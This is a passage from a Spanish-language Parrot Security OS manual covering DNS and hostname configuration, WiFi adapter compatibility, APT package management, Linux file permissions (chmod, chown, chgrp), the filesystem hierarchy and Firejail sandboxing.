Tras los cambios deberemos ejecutar "nmcli con reload <nombre\_conexion>" para que estos tomen efecto.

## Modificando resolv.conf

Para cambiar los resolutores de nombres, es decir, aquellos servidores que nos traducen nombres a ip, podemos modificar el archivo /etc/resolv.conf.

Abrimos este fichero con nuestro editor favorito y debemos comprobar que tenemos al menos una línea que comience por nameserver seguido de una ip. Esta ip indicará el servidor DNS que utilizaremos.

```
[root@parrot]~# cat /etc/resolv.conf
# ParrotDNS
nameserver 92.222.97.145
nameserver 192.99.85.244

# OpenNIC
nameserver 185.121.177.177

# Round Robin
options rotate
```

## Borrando una conexión de red

El comando "nmcli con del <nombre\_conexion>" borrará la conexión que le indiquemos.

## Modificando el nombre de nuestro sistema

El comando "hostname" muestra o cambia temporalmente el nombre de nuestro sistema.

```
[root@parrot]~]
#hostname
parrot
```

Podemos modificar el fichero /etc/hostname para cambiar el nombre de nuestro sistema.

También podemos utilizar el comando hostnamectl, con la opción set-hostname. "hostnamectl" también nos sirve para comprobar el nombre de nuestro sistema actualmente.

```
[root@parrot]~]
#hostnamectl set-hostname demo.test.com
[root@parrot]~]
#hostnamectl status
Static hostname: demo.test.com
Icon name: computer-vm
Chassis: vm
Machine ID: 7c6d78cba9084717ba7d7316bf775376
Boot ID: 8540f57c7203421d86a26995dc2c9293
Virtualization: kvm
Operating System: Parrot GNU/Linux 3.8 JollyRoger
Kernel: Linux 4.12.0-parrot6-amd64
Architecture: x86-64
```

## Vídeo

Por favor no se pierdan el video de nuestro compañero **Xc0d3**, en el que nos muestra otros métodos para configurar la red. Lo puede ver aquí:

<https://www.youtube.com/watch?v=1HcGUP90eMU&index=8&list=PLUFdNvWy-5CHapOW43A2T6i0fcVBHzHy0>

## **Adaptadores y chipsets USB Wifi compatibles compatibles con Parrot Security**

La siguiente es una lista de tarjetas Wifi conocidas por tener un excelente soporte para Linux, sniffing y características de inyección, antenas externas (que pueden ser reemplazadas) y una potente potencia TX con buena sensibilidad RX

- \* TP-LINK TL-WN722N (Versión 1 solamente)
- \* Alfa AWUS036NH

Y aquí están los chipsets con el mejor soporte para linux, si no desea comprar uno de los dispositivos anteriores, asegúrese de que el dispositivo wifi de su elección incluye uno de los siguientes chipsets

- \* Atheros AR9271
- \* Ralink RT3070
- \* Ralink RT3572
- \* Atheros AR9485

## GESTIÓN DE PAQUETES

### APT (Gestor de software en Parrot)

Veremos en este capítulo una introducción al gestor de paquetes APT para Parrot. Un programa es una serie de instrucciones. Estas instrucciones vienen en archivos de texto llamados fuentes. Para que funcionen en nuestros sistemas se necesita pasarlos a lenguaje máquina. A este paso se le llama compilación. La compilación genera uno o varios archivos, entendibles por el sistema, que se denominan binarios.

Actualmente no es necesario que el usuario compile las fuentes de cada programa. Los desarrolladores se encargan de compilarlos por nosotros y generar los respectivos binarios. Como un programa puede llevar, no sólo el ejecutable, sino otra serie de ficheros, los desarrolladores "empaquetan" dicho software en un archivo llamado paquete. Dos son los más famosos, paquetes RPM y paquetes DEB. RPM fue desarrollada por Red Hat y DEB por debian. Parrot utiliza el formato DEB.

Para compilar algunos programas son necesarias librerías y otros programas. Si intentásemos compilar un programa que tuviese dependencias con otras librerías y otros programas, anteriormente a su compilación deberíamos instalar dichas "dependencias". Igualmente, si queremos instalar un binario necesitaremos tener instaladas las dependencias necesarias para su correcto funcionamiento.

Para gestionar estas dependencias y la instalación de los "paquetes", se han creado gestores de paquetes. Existen numerosos gestores de paquetes, algunos gráficos y otros en línea de comando. En este capítulo veremos uno de los más famosos, creados por los desarrolladores Debian, y el utilizado por Parrot... APT.

Las funciones principales de un gestor de paquetes deben ser:

- Búsqueda de software
- Instalación de software
- Actualización de software
- Actualización de sistema
- Gestión de dependencias
- Eliminación de software

El gestor de paquetes debe comprobar en una ubicación dada (puede ser un directorio local o una dirección de red), la disponibilidad de dicho software. A estas ubicaciones se les llama repositorios. El sistema mantiene archivos de configuración para comprobar la ubicación de sus repositorios.

Comencemos...

## Lista de repositorios

Pese a que en Parrot, no es necesario (ni recomendado) añadir repositorios nuevos ni modificar los existentes, veremos dónde podemos configurar éstos.

En el sistema de ficheros, encontramos en la ruta `/etc/sources.list.d`, el archivo `parrot.list`. El contenido de éste debería ser:

```
## stable repository
deb http://deb.parrotsec.org/parrot stable main contrib non-free
#deb-src http://archive.parrotsec.org/parrot stable contrib non-free
```

Con esto nos aseguramos tener la lista de repositorios correcta. En esta ubicación, los desarrolladores de Parrot, mantienen los paquetes actualizados.

También puede ver el documento de "Lista de espejos (Mirrors)".

## Gestor de paquetes (APT)

El gestor de paquetes de parrot es **apt**. Este gestor se encarga de instalar paquetes, comprobar dependencias, actualizar el sistema, entre otras cosas.

Veamos qué podemos hacer con él. Veremos las opciones más comunes, pero aún así disponemos de varias páginas man (`apt`, `apt-get`, `apt-cache`, `dpkg`), que no debería dejar de visitar:

- Buscar un paquete o cadena de texto:

```
# apt search <cadena_texto>
```

- Mostrar información del paquete:

```
# apt show <paquete>
```

- Mostrar dependencias de un paquete:

```
# apt depends <paquete>
```

- Mostrar los nombres de todos los paquetes instalados en el sistema:

```
# apt list --installed
```

- Instalar un paquete:

```
# apt install <paquete>
```

- Desinstalar un paquete:

```
# apt remove <paquete>
```

- Eliminar un paquete incluidos sus ficheros de configuración:

```
# apt purge <paquete>
```

- Eliminar de forma automática aquellos paquetes que no se estén utilizando:

```
# apt autoremove
```

- Actualizar información de los repositorios:

```
# apt update
```

- Actualizar un paquete a la última versión disponible en el repositorio:

```
# apt upgrade <paquete>
```

- Actualizar el sistema. Actualizará todos los paquetes que dispongan de una versión superior:

```
# apt upgrade
```

- Actualizar la distribución completa. Esta opción eliminará los paquetes instalados si esto es necesario para la actualización completa de nuestro sistema.

```
# apt full-upgrade
```

- Limpiar cachés, paquetes descargados, etc,...:

```
# apt clean
```

```
# apt autoclean
```

Estos son sólo unos ejemplos. Si requiere más información debería comprobar la página del manual (man 8 apt).



## PERMISOS DE ARCHIVOS Y DIRECTORIOS

### Permisos de Archivos y Directorios

Anteriormente mencionamos que, en Linux, todos los archivos del sistema pertenecen a un usuario y un grupo. El dueño de un archivo es el usuario que lo ha creado y el grupo principal de este archivo es el grupo del usuario que lo creó. Por ejemplo, en capítulos anteriores trabajamos con el usuario "parrot", si este usuario crea un archivo, el usuario "parrot" y el grupo por defecto del usuario parrot, van a ser los propietarios de este nuevo archivo, o sea que el archivo pertenece al usuario parrot y al grupo por defecto del usuario parrot. Por ello, a menudo necesitamos hacer uso del comando "sudo" para poder leer, modificar o ejecutar algunos archivos y programas del sistema o realizar cambios en los permisos de los archivos en cuestión.

Vamos a analizar la salida del comando "ls -l"

```
[root@parrot-armhf]~/home/parrot
└─ # ls -l archivo.txt
-rw-rw-r-- 1 parrot hackers  0   oct 16 12:32 archivo.txt
drwxr-xr-x 3 parrot hackers 4096  oct 15 16:25 scripts
```

La salida del comando "ls -l" nos indica si es un archivo (-) o directorio (d), los permisos del archivo/directorio (rw-rw-r--), el siguiente campo (indica el número de ficheros/directorios) usuario y grupo al que pertenece (parrot hackers), tamaño (0), última fecha de modificación (oct 16 12:32) y nombre (archivo.txt y scripts). Vamos a detenernos en los campos, permisos, usuario y grupo, vamos a centrarnos en el primer campo (permisos del archivo). En Linux, la gestión de los permisos que los usuarios y los grupos de usuarios tienen sobre los archivos y las carpetas, se realiza mediante un sencillo esquema de tres tipos de permisos:

- Permiso de lectura, representado por la letra r.
- Permiso de escritura, representado por la letra w.
- Permiso de ejecución, representado por la letra x.

El significado de estos permisos es diferente para archivos y para carpetas, a continuación, vamos a explicar cada uno de los casos.

En el caso de archivo.txt, tiene los siguientes permisos:

|             |       |                   |
|-------------|-------|-------------------|
| Propietario | Grupo | Resto de usuarios |
| r w -       | r w - | r - -             |

Esto quiere decir que todos los usuarios del sistema tienen permisos para leer este archivo, pero solo el propietario del archivo y los usuarios que sean miembros del grupo propietario podrán realizar modificaciones en este archivo.

Para calcular el valor de un permiso nos basaremos en la suma de sus valores decimales según la siguiente correspondencia:

```

-----
|Permiso   |r | w | x |
|-----|---|---|
|Valor decimal  |4 | 2 | 1 |
-----

```

O sea, el valor decimal para el permiso de lectura es 4, el valor decimal para permiso de escritura es 2 y el valor decimal para permiso de ejecución es 1. Por lo tanto, los posibles valores para un permiso son los siguientes:

```

-----
|Permisos | Valor |
|-----|-----|
| rwx    | 7    |
|-----|-----|
| rw-   | 6    |
|-----|-----|
| r-x   | 5    |
|-----|-----|
| r--   | 4    |
|-----|-----|
| -wx   | 3    |
|-----|-----|
| -w-   | 2    |
|-----|-----|
| --r   | 1    |
|-----|-----|
| ---   | 0    |
-----

```

Por lo tanto, llegamos a la siguiente conclusión:

| Permiso     | Valor |
|-------------|-------|
| rwX rwX rwX | 777   |
| rwX r-X r-- | 754   |
| r-X r-- --- | 540   |

Teniendo claro esto, podemos pasar al uso de "chmod", el cual nos sirve para administrar los permisos de archivos y carpetas.

## Uso de chmod

Sintaxis básica de chmod:

```
$ chmod [modo] [permisos] [fichero o directorio]
```

Como modo, vamos a usar solamente la opción -R, este parámetro, indica a chmod que se van a cambiar los permisos de modo recursivo, útil para cambiar los permisos de los archivos de un directorio. Veamos un ejemplo:

Tenemos esta carpeta de scripts, en la cual no todos los scripts tienen permisos de ejecución

```
[root@parrot-armhf]~/home/parrot
└─ #ls -l scripts/
total 16
-rw-r--r-- 1 parrot hackers 932 oct 18 01:06 ddos-detect.py
-rwxr-xr-x 1 parrot hackers 235 oct 18 01:06 ping.sh
-rwxr-xr-x 1 parrot hackers 780 oct 18 01:17 wireless-dos-ids.py
-rw-r--r-- 1 parrot hackers 1587 oct 18 01:05 wireless-dos.py
```

Como se puede apreciar en la ejecución de "ls -l scripts/", algunos scripts tienen permisos de ejecución para todos los usuarios del sistema (lo cual no es recomendable), mientras que otros no tienen permisos de ejecución ni siquiera para el usuario propietario. Para corregir este error aplicamos los siguientes permisos:

```
[root@parrot-armhf]~/home/parrot
└─ #chmod -R 770 scripts/
└─ [root@parrot-armhf]~/home/parrot
└─ #ls -l scripts/
total 16
-rwxrwx--- 1 parrot hackers 932 oct 18 01:06 ddos-detect.py
-rwxrwx--- 1 parrot hackers 235 oct 18 01:06 ping.sh
-rwxrwx--- 1 parrot hackers 780 oct 18 01:17 wireless-dos-ids.py
-rwxrwx--- 1 parrot hackers 1587 oct 18 01:05 wireless-dos.py
```

Ahora el usuario propietario y los usuarios miembros del grupo propietario tienen permisos de lectura, escritura y ejecución, mientras que los demás usuarios del sistema no tienen acceso a estos archivos.

Otra manera de añadir o quitar permisos, es utilizando estos modos:

- a --> indica que se aplicará a todos
- u --> indica que se aplicará al usuario
- g --> indica que se aplicará al grupo
- o --> indica que se aplicará a otros
- + --> indica que se añade el permiso
- - --> indica que se quita el permiso
- r --> indica permiso de lectura
- w --> indica permiso de escritura
- x --> indica permiso de ejecución

La sintaxis básica para utilizar "chmod" con estos modos es la siguiente:

```
# chmod [a|u|g|o] [+|-] [r|w|x]
```

O sea, a quién se le aplica el permiso, añadir o quitar permiso y tipo de permiso que se va a añadir o quitar.

Estas serían posibles combinaciones:

- a+r Permisos de lectura para todos.
- +r Igual que antes, si no se indica nada se supone 'a'.
- og-x Quita permiso de ejecución a todos menos al usuario.
- u+rw Da todos los permisos al usuario.
- o-rwx Quita los permisos a los otros.

Ejemplo de uso:

```
[root@parrot-armhf]~/home/parrot
└─ #chmod -R og-x scripts/
[root@parrot-armhf]~/home/parrot
└─ #ls -l scripts/
total 16
-rwxrw---- 1 parrot hackers 932 oct 18 01:06 ddos-detect.py
-rwxrw---- 1 parrot hackers 235 oct 18 01:06 ping.sh
-rwxrw---- 1 parrot hackers 780 oct 18 01:17 wireless-dos-ids.py
-rwxrw---- 1 parrot hackers 1587 oct 18 01:05 wireless-dos.py
```

Si analizamos el resultado de la ejecución anterior, podemos notar cómo se han eliminado los permisos de ejecución para todos los usuarios del sistema, incluyendo los miembros del grupo propietario, excepto el usuario propietario, el cual conserva los permisos de lectura, escritura y ejecución.

## Uso del comando chown

Chown (change owner) es otra utilidad del sistema que nos permite realizar cambios en la propiedad de los archivos, se parece a "chmod" pero la función que realiza es distinta. Como su nombre indica, es para cambiar el propietario de un archivo o carpeta.

Su sintáxis básica es la siguiente:

```
$ chown [opciones] [propietario]:[grupo (opcional)] [archivos o directorios]
```

Opciones de chown:

-R --> De manera recursiva cambia el propietario de los directorios junto con todos sus contenidos.

-v o --verbose --> Se utiliza para mostrar una salida más descriptiva.

--version --> Ver el número de versión del programa.

-dereference --> Actúa sobre enlaces simbólicos en lugar de hacerlo sobre el destino.

-h o --no-dereference --> En el caso de enlaces simbólicos, cambia el propietario del destino en lugar del propio enlace.

--reference --> Cambia el propietario de un archivo, tomando como referencia el propietario del otro.

Ejemplos de uso:

```
[root@parrot-armhf]~/home/parrot
└─ #ls -l scripts/
total 16
-rwxrw---- 1 parrot parrot 932 oct 18 01:06 ddos-detect.py
-rwxrw---- 1 parrot parrot 235 oct 18 01:06 ping.sh
-rwxrw---- 1 parrot parrot 780 oct 18 01:17 wireless-dos-ids.py
-rwxrw---- 1 parrot parrot 1587 oct 18 01:05 wireless-dos.py
```



```
[root@parrot-armhf]~/home/parrot
└─ #chown -R root:root scripts/
└─ [root@parrot-armhf]~/home/parrot
└─ #ls -l scripts/
total 16
-rwxrw---- 1 root root 932 oct 18 01:06 ddos-detect.py
-rwxrw---- 1 root root 235 oct 18 01:06 ping.sh
-rwxrw---- 1 root root 780 oct 18 01:17 wireless-dos-ids.py
-rwxrw---- 1 root root 1587 oct 18 01:05 wireless-dos.py
└─ [root@parrot-armhf]~/home/parrot
└─ #
```

En el ejemplo anterior, podemos observar cómo ha cambiado el usuario y grupo propietario de todos los archivos que se encuentran en el directorio scripts. Veamos un ejemplo en el que solo vamos a cambiar el usuario propietario.

```
[root@parrot-armhf]~/home/parrot
└─ #ls -l scripts/
total 16
-rwxrw---- 1 root root 932 oct 18 01:06 ddos-detect.py
-rwxrw---- 1 root root 235 oct 18 01:06 ping.sh
-rwxrw---- 1 root root 780 oct 18 01:17 wireless-dos-ids.py
-rwxrw---- 1 root root 1587 oct 18 01:05 wireless-dos.py
└─ [root@parrot-armhf]~/home/parrot
└─ #chown -R parrot scripts/
└─ [root@parrot-armhf]~/home/parrot
└─ #ls -l scripts/
total 16
-rwxrw---- 1 parrot root 932 oct 18 01:06 ddos-detect.py
-rwxrw---- 1 parrot root 235 oct 18 01:06 ping.sh
-rwxrw---- 1 parrot root 780 oct 18 01:17 wireless-dos-ids.py
-rwxrw---- 1 parrot root 1587 oct 18 01:05 wireless-dos.py
└─ [root@parrot-armhf]~/home/parrot
└─ #
```

En el ejemplo anterior, se puede apreciar cómo el usuario propietario de todos los archivos dentro del directorio scripts cambió a parrot.

## Uso del comando chgrp

El comando `chgrp`, se utiliza para cambiar el grupo al cual pertenece un archivo o directorio. Su sintaxis básica es la siguiente:

```
$ chgrp [opciones] [archivo(s)] o [directorio(s)]
```

Opciones.

- `-R` --> De manera recursiva cambia el grupo al cual pertenecen los directorios junto con todos sus contenidos.

- `-v` (o `--verbose`) --> Se utiliza para mostrar una salida más descriptiva.

- `--version` --> Ver el número de versión del programa.

- `--dereference` --> Actúa sobre enlaces simbólicos en lugar de hacerlo sobre el destino.

- `-h` (o `--no-dereference`) --> En el caso de enlaces simbólicos cambia el grupo del destino en lugar del propio enlace.

- `--reference` --> Cambia el grupo de un archivo tomando como referencia el propietario de otro.

Prácticamente son las mismas opciones de "chown", con la diferencia de que "chgrp" sólo cambia el grupo propietario de archivos y/o directorios, conservando el usuario propietario.

- Ejemplo de uso de `chgrp`:

```
[root@parrot-armhf]~/home/parrot
└─ #ls -l scripts/
total 16
-rwxrw---- 1 parrot root 932 oct 18 01:06 ddos-detect.py
-rwxrw---- 1 parrot root 235 oct 18 01:06 ping.sh
-rwxrw---- 1 parrot root 780 oct 18 01:17 wireless-dos-ids.py
-rwxrw---- 1 parrot root 1587 oct 18 01:05 wireless-dos.py
```

```
[root@parrot-armhf]~/home/parrot
└─ #chgrp -R parrot scripts/
└─ [root@parrot-armhf]~/home/parrot
└─ #ls -l scripts/
total 16
-rwxrw---- 1 parrot parrot 932 oct 18 01:06 ddos-detect.py
-rwxrw---- 1 parrot parrot 235 oct 18 01:06 ping.sh
-rwxrw---- 1 parrot parrot 780 oct 18 01:17 wireless-dos-ids.py
-rwxrw---- 1 parrot parrot 1587 oct 18 01:05 wireless-dos.py
└─ [root@parrot-armhf]~/home/parrot
└─ #
```

En el ejemplo anterior, se puede apreciar cómo el grupo propietario de todos los archivos dentro del directorio scripts cambió a parrot.

```
[root@parrot-armhf]~/home/parrot
└─ #ls -l scripts/
total 16
-rwxrw---- 1 parrot parrot 932 oct 18 01:06 ddos-detect.py
-rwxrw---- 1 parrot parrot 235 oct 18 01:06 ping.sh
-rwxrw---- 1 parrot parrot 780 oct 18 01:17 wireless-dos-ids.py
-rwxrw---- 1 parrot parrot 1587 oct 18 01:05 wireless-dos.py
└─ [root@parrot-armhf]~/home/parrot
└─ #chgrp root scripts/wireless-dos.py scripts/wireless-dos-ids.py
└─ [root@parrot-armhf]~/home/parrot
└─ #ls -l scripts/
total 16
-rwxrw---- 1 parrot parrot 932 oct 18 01:06 ddos-detect.py
-rwxrw---- 1 parrot parrot 235 oct 18 01:06 ping.sh
-rwxrw---- 1 parrot root 780 oct 18 01:17 wireless-dos-ids.py
-rwxrw---- 1 parrot root 1587 oct 18 01:05 wireless-dos.py
└─ [root@parrot-armhf]~/home/parrot
└─ #
```

En el ejemplo anterior, se puede apreciar como el grupo propietario de los archivos wireless-dos-ids.py y wireless-dos.py cambió de parrot a root.

## **JERARQUÍA DE FILESYSTEM Y FICHEROS**

Uno de los problemas de todo usuario migrante a GNU/Linux es la estructura de archivos y ficheros, ya que comúnmente en Windows se tiene la costumbre de mencionar directorios como “C:\users\User\Desktop”, lo que no pasa en GNU/Linux. Para facilitar la “migración” de los usuarios hacia GNU/Linux, a continuación, se explicará de manera detallada la jerarquía de filesystems que contiene el sistema ya mencionado. Encuadrados en dos tipos básicos Estáticos/Dinámicos y Compartibles/Restringidos en los que se organiza todo el árbol de directorios de Linux.

## **ALGUNAS CARACTERÍSTICAS DEL SISTEMA DE ARCHIVOS DE LINUX**

- \* Basado en un árbol jerárquico de directorios.
- \* Estandarizado en 1993 por el proyecto FHS (Filesystem Hierarchy Standard).
- \* Todo en Linux es un archivo.
- \* Organización del sistema de archivos según FHS.

## **CLASIFICACIÓN TIPOLÓGICA GNU/LINUX**

Todos los directorios Linux/Unix cuelgan del denominado directorio raíz “/”. Podría a primera vista hacerse una comparación con el directorio “C:\” de Windows, sin embargo, existen notables diferencias entre ellos:

- \* Del directorio “/” de Linux cuelgan todos los dispositivos y las distintas particiones de todos los discos y unidades usados por el sistema; las particiones, discos y dispositivos en general son “montados” en Linux en un directorio especial que está siempre por debajo del “directorio raíz”; ocurre lo contrario en los sistemas Windows ya que éstos nombran a cada partición y dispositivo por una letra distinta C:, D:, E: ...

Al mencionar “montar una unidad” nos referimos a que ésta, ya sea partición o dispositivo, comienza a formar parte de nuestro sistema y por tanto, es posible trabajar con él. En Linux podemos montar y desmontar particiones a nuestro antojo en el momento que queramos usarlas o que dejen de ser accesibles a nuestro sistema.

Para entender la jerarquía de los Ficheros en Linux a continuación daremos una breve explicación de ALGUNOS de ellos:

| <b>DIRECTORIO</b> | <b>DEFINICIÓN/CONTENIDO</b>                                                                                                                                                                                                                                                                                                                                                      |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| /                 | Directorio Raíz o Principal, el que contiene toda la estructura de directorios y ficheros del sistema, en otras palabras, todo lo que existe en Linux está en algún punto por debajo de este directorio.                                                                                                                                                                         |
| /bin              | Contiene los binarios esenciales de los sistemas Linux/Unix, accesibles para todos los usuarios. Al referirnos a estos archivos como “binarios” nos estamos refiriendo a ejecutables ya compilados.                                                                                                                                                                              |
| /boot             | Contiene el Kernel (núcleo del sistema), initrd, grub, etc. Son archivos utilizados durante el arranque del sistema.                                                                                                                                                                                                                                                             |
| /dev              | Agrupar los dispositivos esenciales, almacenamiento, teclado, terminales, sonido, video, cd, dvd, impresoras, etc.                                                                                                                                                                                                                                                               |
| /etc              | Archivos de configuración del sistema, nombre del host, red, usuarios, programas, etc. También contiene subdirectorios como /x11 en el cuál se puede configurar el sistema gráfico de nuestro Linux.                                                                                                                                                                             |
| /home             | Es el directorio donde los usuarios guardan sus archivos, a excepción del usuario “root”. Éste tiene su propio directorio /root, los demás cuelgan del directorio /home. Por ejemplo: /home/usuario.                                                                                                                                                                             |
| /lib              | Contiene librerías (comúnmente llamadas bibliotecas) esenciales compartidas por los programas alojados dentro de los directorios /bin y /sbin, así como por el Kernel.                                                                                                                                                                                                           |
| /lost+found       | Es un directorio que podemos encontrar en todos los filesystems. Cuando ocurre un error de hardware ajeno al sistema (comúnmente cortes de energía), al reiniciarse notarás que se llamará al programa fsck para restaurar la integridad del sistema de ficheros. En este directorio podremos encontrar la información corrupta que encontró el sistema, debido a la incidencia. |
| /mnt              | Sistemas de ficheros montados temporalmente (usb, disco duro, etc). Existen diferencias entre el uso de éste y el directorio /media; en la mayoría de distribuciones Linux éste directorio se utiliza comúnmente para montar las particiones windows (en caso que tengamos un sistema dual boot).                                                                                |
| /media            | Contiene los puntos de montaje para dispositivos como unidades lectoras (CD, DVD). No confundir con el directorio /dev. Tanto /media como /mnt son los que contienen los puntos de montaje, no los dispositivos en sí.                                                                                                                                                           |
| /opt              | Aquí normalmente se almacenan los paquetes y software que instalas manualmente (sin ejecutar el comando apt install en la terminal).                                                                                                                                                                                                                                             |



|              |                                                                                                                                                                                                                                                                                                               |
|--------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| /proc        | Sistema de ficheros virtual que documenta sucesos y estados del núcleo, contiene principalmente ficheros de texto, información de memoria, interrupciones, irq, etc.                                                                                                                                          |
| /root        | El \$HOME del administrador. Es el único home que no está incluido (por defecto) en el directorio ya mencionado.                                                                                                                                                                                              |
| /sbin        | Binarios del sistema o administrativos. Aquí se alojan los binarios que en su mayoría utiliza "root".                                                                                                                                                                                                         |
| /srv         | Contiene información del sistema sobre ciertos servicios que ofrece (FTP, HTTP,...).                                                                                                                                                                                                                          |
| /sys         | Contiene información sobre los dispositivos tal y como los ve el Kernel de Linux.                                                                                                                                                                                                                             |
| /tmp         | Es un directorio donde se almacenan ficheros temporales, ya sean de instalación o ejecución de los programas. Se puede configurar la periodicidad de limpieza de este directorio.                                                                                                                             |
| /usr         | A diferencia de /sbin ó /bin contiene binarios que no son esenciales para el sistema, en este directorio se encuentra una sub-jerarquía para datos compartidos de sólo lectura. Este directorio puede ser compartido por múltiples ordenadores, pero no debe contener datos en el ordenador que los comparte. |
| /usr/bin     | Binarios administrables de la mayoría de aplicaciones de escritorio, entre otras disponibles para todos los usuarios.                                                                                                                                                                                         |
| /usr/include | Contiene archivos cabecera (headers files o include files). Son archivos que son aprovechados por otros archivos incluyéndolos en su contenido.                                                                                                                                                               |
| /usr/lib     | Bibliotecas compartidas de los binarios.                                                                                                                                                                                                                                                                      |
| /usr/local   | Datos locales del sistema.                                                                                                                                                                                                                                                                                    |
| /usr/sbin    | Sistema de binarios no esenciales. Por ejemplo, demonios ejecutados normalmente durante el arranque.                                                                                                                                                                                                          |
| /usr/share   | Datos compartidos independientes de la arquitectura del sistema (imágenes, ficheros de texto, etc). Dentro de este directorio está gran parte de la documentación del sistema.                                                                                                                                |
| /usr/src     | Contiene en su interior el código fuente de los programas, por ejemplo el kernel de Linux.                                                                                                                                                                                                                    |
| /var         | Contiene ficheros variables (logs, servidores HTTP, FTP, colas de correo, etc).                                                                                                                                                                                                                               |
| /var/cache   | Memoria cache de los datos de aplicaciones. En ocasiones el directorio /tmp tiene un uso parecido.                                                                                                                                                                                                            |
| /var/games   | Contiene los datos variables de los juegos.                                                                                                                                                                                                                                                                   |
| /var/lib     | Información sobre el estado actual de las aplicaciones. Modificable por las propias aplicaciones.                                                                                                                                                                                                             |



|                         |                                                                                                                                                                                     |
|-------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>/var/lock</code>  | Ficheros que se encargan de que un recurso sólo sea usado por una aplicación determinada que ha solicitado su exclusividad, hasta que ésta lo libere.                               |
| <code>/var/log</code>   | Aquí se almacenan todo tipo de logs del sistema y aplicaciones.                                                                                                                     |
| <code>/var/mail</code>  | Buzón de correos o mensajes de los usuarios. Cuando no se utiliza el cifrado, esta información suele almacenarse en la carpeta personal del usuario ( <code>/home/usuario</code> ). |
| <code>/var/opt</code>   | Datos usados por los paquetes almacenados en <code>/opt</code> .                                                                                                                    |
| <code>/var/run</code>   | Contiene información del sistema desde que se inició (usuarios logueados, demonios en ejecución, etc).                                                                              |
| <code>/var/spool</code> | Datos esperando que sean tratados por algún tipo de proceso (colas de impresión, correos no leídos, etc).                                                                           |
| <code>/var/tmp</code>   | Archivos temporales que no se borran entre sesiones o reinicios del sistema, pero aun así pueden ser prescindibles.                                                                 |

## Firejail

### Introducción

Firejail es un programa que reduce el riesgo de posibles brechas de seguridad en las aplicaciones que controla. Es un programa de tipo Sandbox, es decir aísla el programa del resto del sistema operativo otorgándole memoria, espacio en disco, restringiendo el acceso a ciertos dispositivos o directorios del sistema...

Para crear este sandbox ("caja de arena"), firejail utiliza varios mecanismos que le provee el kernel de linux como puede ser SUID, Linux Namespaces o seccomp-bpf.

Un proceso lanzado por firejail tendrá su propia vista privada de los recursos compartidos del kernel, como pueden ser los recursos de red, la tabla de procesos, la tabla de montajes... De esta forma no podrá acceder a partes críticas del sistema. El proceso será encapsulado en su propio sandbox("caja de arena"). Esto es muy útil (y seguro), para utilizar con navegadores web, clientes de correo, etc... Aunque también se puede utilizar para "enjaular" servidores, aplicaciones gráficas e incluso sesiones de login.

Firejail puede ejecutarse en cualquier sistema que utilice un kernel igual o superior a 3.x.

ParrotSec trae instalado firejail por defecto. Por lo tanto, no tenemos que preocuparnos de su instalación. Y su ejecución es muy sencilla, tanto que para una gran cantidad de programas no deberemos hacer nada más que pulsar el botón lanzador de la aplicación, o ejecutarla desde la línea de comandos, como por ejemplo firefox.

**Nota:** Debemos tener en cuenta que los programas SUID (firejail lo es) son considerados peligrosos en sistemas multiusuario. Si usted tiene un servidor lleno de usuarios conectándose por ssh, lo mejor que puede hacer es desinstalar este sandbox.

## Utilizando firejail

Si hubiésemos instalado firejail, se podría lanzar (En su distribución ParrotSec no es necesario!!!) la instrucción "*sudo firecfg*" para que todos los perfiles que existan dentro del directorio de configuración firejail (*/etc/firejail*) generen un enlace simbólico en el directorio */usr/local/bin* que apunten a */usr/bin/firejail*. Los desarrolladores de ParrotSec ya lo han hecho por nosotros. O al menos han "linkado" las aplicaciones más comunes.

```
$ls -la /usr/local/bin/
total 12
drwxrwsr-x 2 root staff 4096 Apr 18 11:54 .
drwxrwsr-x 10 root staff 4096 Feb  8 12:42 ..
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 VirtualBox -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 apktool -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 arduino -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 atril -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 claws-mail -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 conky -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 cvlc -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 dex2jar -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 display -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 dnsmasq -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 eom -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 evince -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 exiftool -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 ffmpeg -> /usr/bin/firejail
lrwxrwxrwx 1 root staff  17 Apr 18 11:54 firefox -> /usr/bin/firejail
...
...
...
...
```

Si usted no quiere que una aplicación (o todas) se lance dentro de firejail, simplemente debe borrar este enlace simbólico. Justamente lo contrario, si desea que alguna aplicación se lance por medio de firejail, usted simplemente debe crear un enlace simbólico con el nombre de su aplicación apuntando a */usr/bin/firejail*. No olvide generar antes el perfil que controlará a su aplicación (lo veremos más adelante).

```
$ sudo rm /usr/local/bin/nombre_programa (El programa dejará de lanzarse dentro de firejail)
```

```
$ sudo ln -s /usr/bin/firejail /usr/local/bin/nombre_programa (El programa se ejecutará dentro de firejail)
```

Si usted desea utilizar una aplicación fuera de firejail momentáneamente, no necesita eliminar el enlace completamente. Abra una terminal y compruebe dónde está el programa que quiere lanzar:

```
$ whereis firefox
firefox: /usr/bin/firefox /usr/lib/firefox /etc/firefox /usr/local/bin/firefox
/usr/share/firefox /usr/share/man/man1/firefox.1.gz
```

En el resultado del comando anterior podemos ver que nuestro sistema encuentra entre otros:

- /usr/bin/firefox (que es el ejecutable real de nuestro programa firefox)
- /usr/local/bin/firefox (que es el enlace simbólico que hace que firefox se lance dentro de firejail).

